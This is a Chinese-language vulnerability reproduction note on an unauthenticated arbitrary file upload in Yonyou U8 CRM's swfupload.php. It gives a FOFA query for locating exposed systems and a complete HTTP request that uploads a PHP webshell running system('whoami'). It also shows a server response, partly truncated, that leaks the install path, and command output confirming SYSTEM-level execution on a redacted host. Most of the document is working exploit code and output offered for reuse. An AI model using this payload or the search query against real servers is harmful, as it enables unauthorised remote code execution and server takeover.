
Y15-5用友-U8+CRM-文件上传

漏洞描述：

用友 U8 CRM客户关系管理系统 swfupload 文件存在任意文件上传漏洞，未经身份验证的攻击者通过漏洞上传恶意后门文件，执行任意代码，从而获取到服务器权限。

网站图片：



网络测绘：

fofa语法：


FOFA：title="用友U8CRM"

漏洞复现：

payload：

```
POST /ajax/swfupload.php?DontCheckLogin=1&vname=file HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;boundary=----269520967239406871642430066855

------269520967239406871642430066855
Content-Disposition: form-data; name="file"; filename="s.php "
Content-Type: application/octet-stream

<?php system("whoami");?>
------269520967239406871642430066855
Content-Disposition: form-data; name="upload"

upload
------269520967239406871642430066855--
```

效果图：




```
POST /ajax/swfupload.php?DontCheckLogin=1&vname=file HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;boundary=----269520967239406871642430066855

------269520967239406871642430066855
Content-Disposition: form-data; name="file"; filename="s.php "
Content-Type: application/octet-stream

<?php system("whoami");?>
------269520967239406871642430066855
Content-Disposition: form-data; name="upload"

upload
------269520967239406871642430066855--
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Apr 2024 05:06:23 GMT
Server: Apache/2.2.19 (Win32) PHP/5.2.17
X-Powered-By: PHP/5.2.17
Set-Cookie: PHPSESSID=e41a3cj2m18dchlbnggc
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-re
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Content-Length: 193

{"success":true,"code":"","message":"","fi
octet-stream","tmp_name":"D:\\U8SOFT\\turb
"error":0,"size":25}}
```

回显了绝对路径

验证



[redacted]/tmpfile/swf5D8F.tmp.php

```
nt authority\system
```